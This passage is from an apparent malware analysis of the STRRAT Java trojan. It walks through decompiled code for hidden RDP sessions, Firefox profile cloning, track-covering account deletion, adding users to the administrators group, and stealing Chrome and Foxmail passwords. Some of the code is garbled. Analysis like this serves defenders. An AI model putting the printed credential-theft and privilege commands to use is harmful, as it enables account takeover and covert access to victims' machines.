725             var1.getOutputStream();
726             var13.sdfsldf(var1, var12);
727             var2.sdfsldf();
728         } catch (Exception var10) {
729             var2.sdfsldf();
730         }
731
732         try {
733             var1.close();
734         } catch (IOException var8) {
735             Logger.getLogger(fgfnbnc.class.getName()).log(Level.SEVERE, (String)null, var8);
736         }
737     }
738 }

```

```

8
9 import carLambo.fgfnbnc;
10 import java.io.InputStream;
11
12 final class bncbndfhd {
13     int sdfsldf;
14     private fgfnbnc dfhttegd;
15     InputStream sabreth;
16
17     private bncbndfhd(fgfnbnc
18     )
19
20     bncbndfhd(fgfnbnc fgfnbnc
21         this(fgfnbnc2);
22     )
23 }
24

```

Examining the clone thread we see evidence that this is being used to clone a user's browser session via the new thread of 'thrhhrth(fgfnbnc)' based on an update being sent to the C2, before running an invocation of 'dfhdfndfg.sdfsldf()' which is defined within var2.

```
(new Thread(new thrhhrth(var0))).start();  
var2.sdfsldf();
```

```
6  
7 package carLambo;  
8  
9 import carLambo.fgfnbnc;  
10  
11 final class thrhhrth  
12 implements Runnable {  
13     private fgfnbnc sdfsldf;  
14  
15     thrhhrth(fgfnbnc fgfnbnc2) {  
16         this.sdfsldf = fgfnbnc2;  
17     }  
18  
19     public final void run() {  
20         thrhhrth thrhhrth2 = this;  
21         fgfnbnc.sabretb(thrhhrth2.sdfsldf, "Browser session cloning started. This will take a long time to complete.\nYou will be notified when complete.");  
22         fgfnbnc.sabretb(thrhhrth2.sdfsldf);  
23     }  
24 }  
25
```

Taking a look at 'fgfnbnc.sabretb(fgfnbnc)' we can see that this is looking to determine if a file exists which is an object holding the cloned Firefox profile.

```
629     static void sabretb(fgfnbnc var0) {  
630         if ((new File(var0.sabretb)).exists()) {  
631             var0.bqgshsbs();  
632         }  
633     }  
634 }
```

If this profile exists it will check to see if a Firefox.bat file has been dropped to the created user's desktop, and if it has it will send a message that Firefox has been cloned. If it hasn't, it will attempt to get a Firefox profile by running through 'sbsbgrsg()', and then from this attempt to clone the user's Firefox profile by creating a launcher (a batch script, note the misspelling of launcher message also) which runs Firefox but uses the '-no-remote -profile' parameters to specify starting with this found user's profile.

```
212     private void bqgshsbs() {  
213         if (!this.fgsdgd(this.UserName).equals("")) {  
214             String var1 = (new StringBuilder()).insert(0, this.fgsdgd(this.UserName)).append("\\Desktop\\Firefox.bat").toString();  
215             if ((new File(var1)).exists()) {  
216                 fgsbsfgsb("Firefox already cloned.");  
217             } else {  
218                 String var2;  
219                 if ((var2 = sbsbgrsg()) == null) {  
220                     fgsbsfgsb("Firefox profile not exist. Unable to clone session.");  
221                 } else {  
222                     String var3 = (new StringBuilder()).insert(0, this.sdfsldf()).append("\\Firefox").toString();  
223                     sdfsldf(new File(var2), new File(var3), "Default\\Code Cache\\js");  
224                     var2 = (new StringBuilder()).insert(0, "%echo off\n").append(this.sabretb).append("\n -no-remote -profile %").append(var3).append("\n\npause").toString();  
225  
226                     try {  
227                         FileWriter var5 = new FileWriter(var1);  
228                         var5.write(var2);  
229                         var5.close();  
230                         fgsbsfgsb("Firefox session cloned. Use firefox.bat to launch firefox");  
231                     } catch (IOException var4) {  
232                         fgsbsfgsb("Firefox session cloned, but unable to create launcher");  
233                     }  
234                 }  
235             }  
236         } else {  
237             fgsbsfgsb("Profile not yet created. You should login to RDP first and try again");  
238         }  
239     }  
240 }
```

```

642 private static String sbsbgsrg() {
643     try {
644         String var0 = (new StringBuilder()).insert(0, cbnfdhn.GetFolderPath(26)).append("\\Mozilla\Firefox").toString();
645         nddfngndt var1 = new nddfngndt(new StringBuilder()).insert(0, var0).append("\\profiles.ini").toString();
646         ArrayList var2 = new ArrayList();
647         Iterator var3 = var1.sdfsldf().iterator();
648
649         while (var3.hasNext()) {
650             String var4;
651             if ((var4 = (String)var3.next()).startsWith("Profile"))
652                 var2.add(var4);
653         }
654
655         if (var2.size() > 0) {
656             String var6 = var1.sdfsldf((String)var2.get(var2.size() - 1), "Path", (String)null);
657             return (new StringBuilder()).insert(0, var0).append("\\").append(var6.replace("/", "\\")).toString();
658         } else {
659             return null;
660         }
661     } catch (IOException var5) {
662         return null;
663     }
664 }
665

```

If we instead look at the ‘EXITS’ flow, we see that this runs the below:

Looking into this we find that it’s all about ‘cleaning up’ and covering tracks from running HRDP. In this instance it seeks to delete the temporary created account and restore visibility of the last logged on username at the logon screen.

```

182 private void sabretb() {
183     this.sdgabh();
184     this.gsbthstgb(this.UserName);
185     String var2 = this.UserName;
186     if ((var2 = sdfsldf(new String[]{"cmd.exe", "/c net user " + var2 + " /delete"})) != null) {
187         sdfsldf(var2.toLowerCase());
188     } else {
189         boolean var10001 = false;
190     }
191
192     var2 = this.UserName;
193     if (!(var2 = this.fgsbdg(var2)).equals("")) {
194         var3 = var2.replace("\\", "\\");
195         sdfsldf(new String[]{"cmd.exe", "/c", "wmic /node:./namespace:'\\\\root\\cimv2' path win32_userprofile where \"LocalPath=\"" + var2 + "\" delete"});
196     }
197
198     sdfsldf(new String[]{"cmd.exe", "/c", "reg add HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v \"dontdisplaylastusername\" /t REG_DWORD /d 0 /f"});
199 }
200

```

Looking at the ‘EXIT’ flow, we see that this runs the below:

```

var0.gsbthstgb(var0.UserName);

```

The method takes in a String and then proceeds to load in Kernel32.dll so that it can check within sfsrgsbd() whether this is running on a 64bit OS or not. This is done so that the Wow64DisableWow64FsRedirection windows API function can be called to disable redirections that occur on 32bit applications running on 64 bit OS’, before logging the user off and re-enabling this.

```

352 private void gsbthstgb(String var1) {
353     HANDLE var2 = new HANDLE();
354     Kernel32 var3 = (Kernel32)Native.loadLibrary(Kernel32.class, W32APIOptions.DEFAULT_OPTIONS);
355     if (this.sfgrgsbd()) {
356         var3.Wow64DisableWow64FsRedirection(var2);
357     }
358
359     fgfnbnc var10000;
360     label130: {
361         if ((var1 = sdfslf(new String[]{"cmd.exe", "/c query user " + var1})) != null) {
362             label28: {
363                 try {
364                     String[] var4:
365                     String var6 = (var4 = var1.split("\r\n"))[1].trim();
366                     var1 = var6.substring(var6.indexOf(" ")).trim();
367                     if (!bsgshsbs(var1 = var1.substring(0, var1.indexOf(" ")).trim())) {
368                         var1 = var4[1].trim().substring(var4[1].trim().indexOf(var1) + var1.length()).trim();
369                         var1 = var1.substring(0, var1.indexOf(" ")).trim();
370                     }
371
372                     sdfslf(new String[]{"cmd.exe", (new StringBuilder()).insert(0, "/c logoff ").append(var1).toString()});
373                 } catch (Exception var5) {
374                     break label28;
375                 }
376
377                 var10000 = this;
378                 break label130;
379             }
380
381             var10000 = this;
382         }
383     }
384
385     if (var10000.sfgrgsbd()) {
386         var3.Wow64RevertWow64FsRedirection(var2);
387     }
388 }
389

```

```

307 private boolean sfgrgsbd() {
308     String var1:
309     if ((var1 = sdfslf(new String[]{"cmd.exe", "/c", "wmic /node:. /namespace:'\\\\root\\cimv2' path win32_operatingsystem get OSArchitecture /format:list"})) == null) {
310         var1 = "";
311     }
312
313     String[] var6 = var1.trim().split("\r\n");
314     String var2 = "";
315     int var3 = var6.length;
316
317     int var4:
318     for(int var10000 = var4 = 0; var10000 < var3; var10000 = var4) {
319         String[] var5:
320         if ((var5 = var6[var4].split("="))[0].toLowerCase().equals("osarchitecture")) {
321             var2 = var5[1].trim();
322         }
323
324         ++var4;
325     }
326
327     return var2.contains("64");
328 }

```

Based on this it's inferred that 'EXIT' is used to logoff of the RDP session established. Finally if we examine the method 'sdfslf(String)' within 'fgfnbnc', we find that this method is being embedded in checks performed whenever a new 'net' command is being run from this malware, with the same occurring in 'sabretb(String)'.

```

67 // $FF: synthetic method
68 private static boolean sdfslf(String var0) {
69     if (var0.contains("command completed successfully. ")) {
70         return true;
71     } else if (var0.contains("se ha completado el comando correctamente. ")) {
72         return true;
73     } else if (var0.contains("la commande s'est termin. ")) {
74         return true;
75     } else if (var0.contains("esecuzione comando riuscita. ")) {
76         return true;
77     } else {
78         return var0.contains("der Befehl wurde erfolgreich ausgef.");
79     }
80 }
81
82 // $FF: synthetic method
83 private boolean sabretb(String var1) {
84     String[] var2 = new String[]{"administrators", "administrateurs", "administradores", "administratoren"};
85
86     int var3:
87     for(int var10000 = var3 = 0; var10000 < 4; var10000 = var3) {
88         String var4 = var2[var3];
89         if ((var4 = sdfslf(new String[]{"cmd.exe", "/c net localgroup " + var4 + " " + var1 + " /add"})) != null && sdfslf(var4.toLowerCase())) {
90             return true;
91         }
92
93         ++var3;
94     }
95
96     return false;
97 }
98

```

What we can see here is that the malware seems to have some sort of checks in place for different “command completed successfully” messages which could be being resolved in the following languages.

- English
- Spanish
- French
- German
- Italian

This may indicate that the intended targets of this malware or languages spoken of intended victims are that of the above. Regardless, from this we can infer that ‘hrdp-new’ is used to invoke a ‘Hidden’ RDP session which can clone user’s Firefox and Chrome browser sessions.

Command Functionality: hrdp-res

This command primarily functions from within the ‘fgfnbnc(String)’ class much like the previous command; however the primary difference is that this takes in a variable which acts as the defined username rather than randomly creating a new one after ‘null’ was previously passed in.

```
} else if (stringArray2[0].equals("hrdp-new")) {  
    new fgfnbnc(null);  
    cbnfdhn.StatusUpdate("Ready");  
} else if (stringArray2[0].equals("hrdp-res")) {  
    new fgfnbnc(stringArray2[1]);  
    cbnfdhn.StatusUpdate("Ready");
```

Not far into the routine a variable var2 is set to the username passed in, and checks are made using net commands to see if the user exists already or not and if it is in the local administrators group. Where it is then all checks are passed and the re-initialisation of HRDP won’t occur, but the session will be allowed to run.

From this we can infer that ‘hrdp-res’ is used to restore a ‘Hidden’ RDP session where a user was previously logged off using the ‘EXIT’ command.

Command Functionality: chrome-pass

This command primarily functions from within the ‘thtyrths()’ class.

```
} else if (stringArray2[0].equals("chrome-pass")) {  
    object = new thtyrths();  
    cbnfdhn.StatusUpdateSend(new StringBuilder().insert(0, "chrome-pass").append(cbnfdhn.sabretb()).append("").append(cbnfdhn.sdfslf()).append("").append(((thtyrths) object).sdfslf()).toString());  
    cbnfdhn.StatusUpdate("Ready");
```

After creating a new instance of this, it has the output of ‘sdfslf()’ appended to the message sent to the C2. If we examine this method, it first checks if it is running Windows or not, and if it isn’t a message is displayed saying it is not supported, if it is it will proceed to run ‘sabretb()’.

```

82     public final String sdfsfdf() {
83         if (!System.getProperty("os.name").contains("Windows")) {
84             return String.format("Your OS (%s) is not supported! :", System.getProperty("os.name"));
85         } else {
86             String var1;
87             return (var1 = this.sabreth()).equals("") ? "No passwords Found" : var1;
88         }
89     }
90 }

```

If the output of this method is nothing then the message “No passwords Found” will be sent back, if it contains something, that will instead be returned, so let’s investigate ‘sabreth()’.

```

28 private String sabreth() {
29     StringBuilder var1 = new StringBuilder();
30
31     try {
32         Class.forName("org.sqlite.JDBC");
33         File var2 = new File(new StringBuilder().insert(0, "C:\\Users\\" + System.getProperty("user.name")).append("\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data").toString());
34         File var4 = new File(new StringBuilder().insert(0, "C:\\Users\\" + System.getProperty("user.name")).append("\\AppData\\Roaming\\Login Data").toString());
35         sdydqm.sdfsfdf(var2, var4);
36         Connection var11;
37         Connection var10000 = var11 = DriverManager.getConnection(new StringBuilder().insert(0, "jdbc:sqlite:").append(var4.getAbsolutePath()).toString());
38         var10000.setAutoCommit(false);
39         System.out.println("Opened database successfully");
40         Statement var3;
41         ResultSet var5 = (var3 = var10000.createStatement()).executeQuery("SELECT * FROM logins;");
42
43         while (var5.next()) {
44             String var6;
45             if ((var6 = var5.getString("action_url")) == null) {
46                 var6 = "Not found/corrupted";
47             }
48
49             String var7;
50             if ((var7 = var5.getString("username_value")) == null) {
51                 var7 = "Not found/corrupted";
52             }
53
54             byte[] var8;
55             Object var9 = sdfsfdf(var8 = var5.getBytes("password_value"), true);
56             String var12 = "Unable to decode";
57             String var13;
58             if (var9 != null) {
59                 var13 = (String)var9;
60                 var12 = var6;
61             } else {
62                 var13 = this.sdfsfdf(var8);
63                 var12 = var6;
64             }
65
66             if ((var12.equals("")) {
67                 var1.append(String.format("URL %s \n Username %s \n Password %s \n \n", var6, var7, var13));
68             }
69
70             var5.close();
71             var3.close();
72             var11.close();
73             var4.delete();
74             return var1.toString();
75         } catch (Exception var10) {
76             var10.printStackTrace();
77             return "Chrome Not Installed";
78         }
79     }
80 }
81
82 public final String sdfsfdf() {
83     if (!System.getProperty("os.name").contains("Windows")) {
84         return String.format("Your OS (%s) is not supported! :", System.getProperty("os.name"));
85     } else {
86         String var1;
87         return (var1 = this.sabreth()).equals("") ? "No passwords Found" : var1;
88     }
89 }

```

Locate local or roaming Google Chrome profile with login details stored, using JDBC connect and store login details into a variable

Use Data Protection API to decrypt Google Chrome passwords

```

103 private static Object sdfsfdf(byte[] var0, boolean var1) {
104     try {
105         StringBuilder var2 = new StringBuilder();
106         var0 = Crypt32Util.cryptUnprotectData(var0);
107         if (!var1) {
108             return var0;
109         } else {
110             byte[] var6 = var0;
111             int var5 = var0.length;
112
113             int var3;
114             for (int var10000 = var3 = 0; var10000 < var5; var10000 = var3) {
115                 var2.append(((char)var6[var3++]));
116             }
117             return var2.toString();
118         }
119     } catch (Exception var4) {
120         return null;
121     }
122 }
123 }

```

This leverages the [JDBC driver SQLite Wrapper](#) to interface with the Google Chrome password SQL database. From here it proceeds to retrieve all columns from the “logins” table and extract their relevant elements. From here STRRAT proceeds to use the [DPAPI CryptUnprotectData function](#) to decrypt the user’s stored Google Chrome passwords on this system.

In the event that using DPAPI fails to retrieve credentials, STRRAT falls back to running the below.

```

125 private String sdfslfdf byte[] var1) {
126     byte[] var10;
127     byte[] var14;
128     label37: {
129         if (this.sdfslfdf == null) {
130             String var3 = dfhttegnd();
131             Matcher var9;
132             if (!(var9 = Pattern.compile("\\encrypted_key\\:\\"([^\,]*)\\").matcher(var3)).find()) {
133                 var14 = null;
134                 break label37;
135             }
136         }
137         byte[] var4 = new byte[(var10 = DatatypeConverter.parseBase64Binary(var9.group(1))).length - 5];
138
139         int var5;
140         for(int var10000 = var5 = 0; var10000 < var4.length; var10000 = var5) {
141             int var10001 = var5;
142             byte var10002 = var10[var5 + 5];
143             ++var5;
144             var4[var10001] = var10002;
145         }
146
147         Object var13 = sdfslfdf(var4, false);
148         this.sdfslfdf = var13 != null ? (byte[])var13 : null;
149     }
150     var14 = this.sdfslfdf;
151 }
152 }
153 }
154 byte[] var2 = var14;
155 if (var14 == null) {
156     return "Unable to decode";
157 } else {
158     try {
159         ByteBuffer var7 = ByteBuffer.wrap(var1);
160         var10 = new byte[3];
161         var7.get(var10);
162         var10 = new byte[12];
163         var7.get(var10);
164         SecretKeySpec var8 = new SecretKeySpec(var2, "AES");
165         var7.get(var1 = new byte[var7.remaining()]);
166         Cipher var11 = Cipher.getInstance("AES/GCM/NoPadding");
167         GCMParameterSpec var12 = new GCMParameterSpec(128, var10);
168         var11.init(2, var8, var12);
169         var11.updateAAD(new byte[0]);
170         var2 = var11.doFinal(var1);
171         return new String(var2);
172     } catch (Exception var6) {
173         return "Unable to decode";
174     }
175 }
176 }

```

```

91 private static String dfhttegnd() {
92     try {
93         File var0;
94         char[] var1 = new char[(int)(var0 = new File(new StringBuilder().insert(0, "C:\\Users\\".append(System.getProperty("user.name")).append("\\AppData\\Local\\Google\\Chrome\\User Data\\Local State").toString()).length());
95         (new FileReader(var0)).read(var1);
96         return new String(var1);
97     } catch (Exception var2) {
98         var2.printStackTrace();
99         return null;
100     }
101 }
102 }

```

Within this function we see a number of operations occurring, but probably one of the best assumptions as to why this occurs is made apparent from the below blog post.

[Kirby Angell - Decrypting Browser Passwords & Other Secrets](#)

As Kirby explains it, the the ‘Local State’ file which is being read in contains the DPAPI encrypted encryption key, and whereas older versions of Chromium (and hence Chrome) used solely the Login Data file and DPAPI, all passwords could be revealed using solely these and the relevant API (CryptUnprotectData), which we saw just before. Nowadays browsers need to first extract the internal key which has been encrypted from within the Local State file, and then calls CryptUnprotectData to decrypt this key. From here the key is then changed to a byte array and is used to create a secret key via AES encryption from this byte array, which is subsequently then used to decrypt the password given.

From this we can infer that ‘chrome-pass’ is used to decrypt usernames and passwords stored from within the logged on user’s Google Chrome profile.

Command Functionality: foxmail-pass

This command primarily functions from within the ‘dsgsdgfe()’ class, specifically what kicks off from the ‘sdfsldf()’ function.

```

cbmfhdn.StatusUpdate("Ready");
} else if (stringArray2[0].equals("foxmail-pass")) {
    object = new dsgsdgfe();
    cbmfhdn.StatusUpdateSend(new StringBuilder().insert(0, "foxmail-pass").append(cbmfhdn.sabrect()).append("").append(cbmfhdn.sdfsldf()).append("").append((dsgsdgfe)object.sdfsldf()).toString());
    cbmfhdn.StatusUpdate("Ready");
}
    
```

Looking into this further we can see that it is using a registry class ‘Foxmail.url.mailto’, presumably to get the install path of Foxmail. From this it is then looking for the Account.rec0 file stored within an ‘Accounts’ subdirectory, and this is then being read to decode the Email and Password from within it.

```

153 public String sdfsldf() {
154     try {
155         int n;
156         StringBuilder stringBuilder = new StringBuilder();
157         File[] fileArray = sfsngsdg.sdfsldf(-2147483646, "SOFTWARE\\Classes\\Foxmail.url.mailto\\Shell\\open\\command", "", 0);
158         fileArray = new StringBuilder().insert(0, fileArray.substring(0, fileArray.indexOf("Foxmail.exe")).replace("\\", "")).append("Storage\\").toString();
159         fileArray = new File((String)fileArray).listFiles();
160         int n2 = fileArray.length;
161         int n3 = n = 0;
162         while (n3 < n2) {
163             Object object = fileArray[n3];
164             if (((File)object).isDirectory() && ((File)object).getAbsolutePath().contains("$")) {
165                 int n4;
166                 int n5;
167                 String string = ((File)object).getName();
168                 object = new StringBuilder().insert(0, ((File)object).getAbsolutePath()).append("\\Accounts\\Account.rec0").toString();
169                 object = new File((String)object);
170                 ByteBuffer byteBuffer = ByteBuffer.allocate((int)((File)object).length());
171                 object = new FileInputStream((File)object);
172                 byte[] byteArray = new byte[1024];
173                 Object object2 = object;
174                 while ((n5 = ((FileInputStream)object2).read(byteArray, 0, 1024)) != -1) {
175                     object2 = object;
176                     byteBuffer.put(byteArray, 0, n5);
177                 }
178                 byte[] byteArray2 = byteBuffer.array();
179                 object = byteArray2;
180                 int n6 = byteArray2.length;
181                 boolean bl = false;
182                 String string2 = "";
183                 int n7 = object[0] == 208 ? 0 : 1;
184                 int n8 = n4 = 0;
185                 while (n8 < n6) {
186                     if (object[n4] > 32 && object[n4] < 127 && object[n4] != 61) {
187                         int n9;
188                         string2 = new StringBuilder().insert(0, string2).append(new String((byte[])object, n4, 1)).toString();
189                         String string3 = "";
190                         if (string2.equals("Account") || string2.equals("POP3Account")) {
191                             n9 = n4 + 9;
192                             if (n7 == 0) {
193                                 n9 = n4 + 2;
194                             }
195                         }
196                         while (object[n9] > 32 && object[n9] < 127) {
197                             String string4 = new String((byte[])object, n9, 1);
198                             ++n9;
199                             string3 = new StringBuilder().insert(0, string3).append(string4).toString();
200                         }
201                         bl = true;
202                         n4 = n9;
203                     } else if (bl && (string2.equals("Password") || string2.equals("POP3Password"))) {
204                         n9 = n4 + 9;
205                         if (n7 == 0) {
206                             n9 = n4 + 2;
207                         }
208                         string3 = "";
209                         Object object3 = object;
210                         while (object3[n9] > 32 && object3[n9] < 127) {
211                             String string5 = new String((byte[])object3, n9, 1);
212                             ++n9;
213                             string3 = new StringBuilder().insert(0, string3).append(string5).toString();
214                             object3 = object3;
215                         }
216                         string3 = new StringBuilder().insert(0, "Email: ").append(string).append("\r\nPassword: ").append(dsgsdgfe.sdfsldf(n7, string3)).append("\r\n\r\n").toString();
217                         stringBuilder.append(string3);
218                         break;
219                     } else {
220                         string2 = "";
221                     }
222                     n8 = ++n4;
223                 }
224                 n3 = ++n;
225             }
226         }
227         return stringBuilder.toString();
228     }
229     catch (Exception exception) {
230         return "No password found";
231     }
232 }
    
```

The actual decoding occurs from within the class ‘sdfsldf(int, String)’, and we can tell this is encoding as it is performing permutations from fixed characters rather than any type of encryption using a schema such as AES.

```

240 private static String sdfslidf(int n, String string) {
241     int n2;
242     int n3;
243     int n4;
244     int n5;
245     int[] nArray = new int[]{126, 100, 114, 97, 71, 111, 110, 126};
246     int[] nArray2 = new int[]{126, 70, 64, 55, 37, 109, 36, 126};
247     int n6 = 30;
248     if (n == 1) {
249         nArray = nArray2;
250         n6 = 113;
251     }
252     n = string.length() / 2;
253     int n7 = 0;
254     StringBuilder stringBuilder = new StringBuilder();
255     int n8 = n5 = 0;
256     while (n8 < n) {
257         stringBuilder.append(Integer.parseInt(string.substring(n7).substring(0, 2), 16) + "\n");
258         n7 += 2;
259         n8 = ++n5;
260     }
261     String[] stringArray = stringBuilder.toString().split("\n");
262     int[] nArray3 = new int[stringArray.length];
263     int n9 = n4 = 0;
264     while (n9 < nArray3.length) {
265         int n10 = n4++;
266         nArray3[n10] = Integer.parseInt(stringArray[n10]);
267         n9 = n4;
268     }
269     int[] nArray4 = nArray3;
270     nArray3[0] = nArray4[0] ^ n6;
271     int[] nArray5 = nArray4;
272     while (nArray5.length > nArray.length) {
273         int[] nArray6 = new int[nArray.length << 1];
274         int n11 = n6 = 0;
275         while (n11 < nArray.length) {
276             int n12 = n6++;
277             nArray6[n12] = nArray[n12];
278             n11 = n6;
279         }
280         int n13 = n6 = 0;
281         while (n13 < nArray.length) {
282             int n14 = n6 + nArray.length;
283             int n15 = nArray[n6];
284             nArray6[n14] = n15;
285             n13 = ++n6;
286         }
287         nArray = nArray6;
288         nArray5 = nArray4;
289     }
290     StringBuilder stringBuilder2 = new StringBuilder();
291     int n16 = n6 = 1;
292     while (n16 < nArray4.length) {
293         StringBuilder stringBuilder3 = new StringBuilder().append(nArray4[n6] ^ nArray[n6 - 1]);
294         stringBuilder2.append(stringBuilder3.append("\n").toString());
295         n16 = ++n6;
296     }
297     String[] stringArray2 = stringBuilder2.toString().split("\n");
298     nArray4 = new int[stringArray2.length];
299     int n17 = n3 = 0;
300     while (n17 < stringArray2.length) {
301         int n18 = n3++;
302         nArray4[n18] = Integer.parseInt(stringArray2[n18]);
303         n17 = n3;
304     }
305     String string2 = "";
306     int n19 = n2 = 0;
307     while (n19 < nArray4.length) {
308         int n20 = nArray4[n2] - nArray3[n2] < 0 ? nArray4[n2] + 255 - nArray3[n2] : nArray4[n2] - nArray3[n2];
309         string2 = new StringBuilder().insert(0, string2).append(new String(new byte[]{(byte)n20}, 0, 1)).toString();
310         n19 = ++n2;
311     }
312     return string2;
313 }
314 }
315

```

The operations here occur a lot against an array of characters, and although we could go into each entry, it's sometimes useful to explore OSINT to see if we can infer what is happening. Whilst researching these methods I stumbled across the following [foxDecode program on Github](#) which I believe may have been used to heavily influence how this command works. It has been cloned on the off chance it changes over time and can be found below:

JPMinty FoxDecode Fork

Comparing the first statement in this project we can see striking similarities in our decompiled code to that of the C Sharp program above, despite the differences in languages used.

```
7 namespace foxDecode
8 {
9     class Program
10    {
11        static void Main(string[] args)
12        {
13            Console.Title = "FoxMail Password Decoder.";
14            Console.ForegroundColor = ConsoleColor.DarkCyan;
15            var foxPath = Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command").GetValue("").ToString();
16            foxPath = foxPath.Remove(foxPath.LastIndexOf("Foxmail.exe")).Replace("\\", "") + @"Storage";
17            foreach (var dir in Directory.GetDirectories(foxPath, "*@*", SearchOption.TopDirectoryOnly))
18            {
19                string eMail = dir.Substring(dir.LastIndexOf("\") + 1);
20                string userData = dir + @"Accounts\Account.rec0";
21                // Read the file into <bits>
22                var fs = new FileStream(userData, FileMode.Open);
23                var len = (int)fs.Length;
24                var bits = new byte[len];
25            }
26        }
27        public String sdfsdf() {
28            try {
29                int n;
30                StringBuilder stringBuilder = new StringBuilder();
31                File[] fileArray = sfsrgsbd.sdfsdf(-2147483646, "SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command", "", 0);
32                fileArray = new StringBuilder().insert(0, fileArray.substring(0, fileArray.indexOf("Foxmail.exe")).replace("\\", "")).append("Storage\").toString();
33                fileArray = new File((String)fileArray).listfiles();
34                int n2 = fileArray.length;
35                int n3 = n = 0;
36                while (n3 < n2) {
37                    Object object = fileArray[n];
38                    if (((File)object).isDirectory() && ((File)object).getAbsolutePath().contains("@")) {
39                        int n4;
40                        int n5;
41                        String string = ((File)object).getName();
42                        object = new StringBuilder().insert(0, ((File)object).getAbsolutePath()).append("\\Accounts\Account.rec0").toString();
43                        object = new File((String)object);
44                        ByteBuffer byteBuffer = ByteBuffer.allocate((int)((File)object).length());
45                        object = new FileInputStream((File)object);
46                        byte[] byteArray = new byte[1024];
47                        Object object2 = object;
```

Following on from this we see almost a like-for-like identical comparison occurring, with one making comparisons in decimal, whereas the other is checking the decimal hex equivalent value. For this to be a coincidence is highly unlikely, it's almost certainly that this code has been ripped off and ported to function as part of this Trojan, and it's not uncommon to have malware authors steal code as a means to an end.

```
32 // Check if the file version
33 if (bits[0] == 0xD0)
34 {
35     // Version 6.X
36     ver = 0;
37 }
38 else
39 {
40     // Version 7.0 and 7.1
41     ver = 1;
42 }
43 // Loop to filter out non alphanumeric characters. Form word from
44 // to see if it is the interested data
45 for (int jx = 0; jx < len; ++jx)
46 {
47     // Filter out not alphanumeric character
48     if (bits[jx] > 0x20 && bits[jx] < 0x7F && bits[jx] != 0x3d)
49     {
50         // Concat to from word
51         buffer += (char)bits[jx];
52         // Console.Write(buffer);
53         // Check if the next word is going to the user account
54         string acc = "";
55         if (buffer.Equals("Account") || buffer.Equals("POP3Account"))
56         {
57             // Offset
58             int index = jx + 9;
59             // Additional offset required for version 6.5
60             if (ver == 0)
61             {
62                 index = jx + 2;
63             }
64         }
65         // Loop till the entire data is extracted
66         // (Data is in alphanumeric character, non alphanumeric mean end of data)
67         while (bits[index] > 0x20 && bits[index] < 0x7F)
68         {
69             int n7 = object[0] == 208 ? 0 : 1;
70             int n8 = n4 = 0;
71             while (n8 < n6) {
72                 if (Object[n4] > 32 && object[n4] < 127 && object[n4] != 61) {
73                     string2 = new StringBuilder().insert(0, string2).append(new String((byte[])object, n4, 1));
74                     string3 = "";
75                     if (string2.equals("Account") || string2.equals("POP3Account")) {
76                         n9 = n4 + 9;
77                         if (n7 == 0) {
78                             n9 = n4 + 2;
79                         }
80                         while (Object[n9] > 32 && Object[n9] < 127) {
81                             string4 = new String((byte[])object, n9, 1);
82                             ++n8;
83                             string3 = new StringBuilder().insert(0, string3).append(string4).toString();
84                         }
85                         b1 = true;
86                         n4 = n9;
87                     } else if (b1 && (string2.equals("Password") || string2.equals("POP3Password"))) {
88                         n9 = n4 + 9;
89                         if (n7 == 0) {
90                             n9 = n4 + 2;
91                         }
92                     }
93                 }
94             }
95         }
96     }
97 }
```

```
67 while (bits[index] > 0x20 && bits[index] < 0x7f)
68 {
69     acc += (char)bits[index];
70     index++;
71 }
72 // Flag to indicate account found
73 accfound = true;
74 // Shift the current "pointer" to the end index of the data
75 jx = index;
76 }
77 // If there is an user account, check for its password
78 else if (accfound && (buffer.Equals("Password") || buffer.Equals("POP3Password")))
79 {
80     int index = jx + 9;
81     if (ver == 0)
82     {
83         index = jx + 2;
84     }
85     string pw = "";
86     while (bits[index] > 0x20 && bits[index] < 0x7f)
87     {
88         pw += (char)bits[index];
89         index++;
90     }
91     accountWriter(email, decodePW(ver, pw));
92     jx = index;
93     break;
94 }
95 }
96 }
97 }
98 else
99 {
100     buffer = "";
101 }
102 }
103 fs.Close();
104 }
105 Console.ReadKey();
106 }
```

```
while (object[n9] > 32 && object[n9] < 127) {
    String string4 = new String((byte[])object, n9, 1);
    ++n9;
    string3 = new StringBuilder().insert(0, string3).append(string4).toStrin
}
else if (b1 && (string2.equals("Password") || string2.equals("POP3Password")))
{
    n9 = n4 + 9;
    if (n7 == 0) {
        n9 = n4 + 2;
    }
    string3 = "";
    Object object3 = object;
    while (object3[n9] > 32 && object3[n9] < 127) {
        String string5 = new String((byte[])object, n9, 1);
        ++n9;
        string3 = new StringBuilder().insert(0, string3).append(string5).toStrin
        object3 = object;
    }
    string3 = new StringBuilder().insert(0, "Email: ").append(string).append("\n");
    stringBuilder.append(string3);
    break;
}
else {
    string2 = "";
    n8 = ++n4;
}
= ++n;
```

The plus side to all of this is we have nicely annotated code and can understand what is happening... at this point I can't not put this here.



Examining 'sdfsldf(int, String)' and how it applies to the rest of this code we find the following:

```

116  /* Foxmail password decoder
117  * Credit: Jacob Soo
118  * https://github.com/jacobsoo
119  */
120  public static String decodePW(int v, String pHash)
121  {
122      String decodedPW = "";
123
124      int[] a = { '~', 'd', 'r', 'a', 'G', 'o', 'n', '~' };
125      int[] v7a = { '~', 'F', '@', '7', '%', 'm', '$', '-' };
126      int fc0 = Convert.ToInt32("5A", 16);
127
128      if (v == 1)
129      {
130          a = null;
131          a = v7a;
132          v7a = null;
133          fc0 = Convert.ToInt32("71", 16);
134      }
135
136      int size = pHash.Length / 2;
137      int index = 0;
138      int[] b = new int[size];
139      for (int i = 0; i < size; i++)
140      {
141          b[i] = Convert.ToInt32(pHash.Substring(index, 2), 16);
142          index = index + 2;
143      }
144
145      int[] c = new int[b.Length];
146
147      c[0] = b[0] ^ fc0;
148      Array.Copy(b, 1, c, 1, b.Length - 1);
149
150      while (b.Length > a.Length)
151      {
152          int[] newA = new int[a.Length * 2];
153          Array.Copy(a, 0, newA, 0, a.Length);
154          Array.Copy(a, 0, newA, a.Length, a.Length);
155          a = null;
156          a = newA;
157          newA = null;
158      }
159  }
160
161  private static String sdfldf(int n, String string) {
162      int n2;
163      int n3;
164      int n4;
165      int n5;
166      int[] nArray = new int[]{126, 100, 114, 97, 71, 111, 110, 126};
167      int[] nArray2 = new int[]{126, 70, 64, 55, 37, 109, 36, 126};
168      int n6 = 90;
169      if (n == 1) {
170          nArray = nArray2;
171          n6 = 113;
172      }
173      n = string.Length() / 2;
174      int n7 = 0;
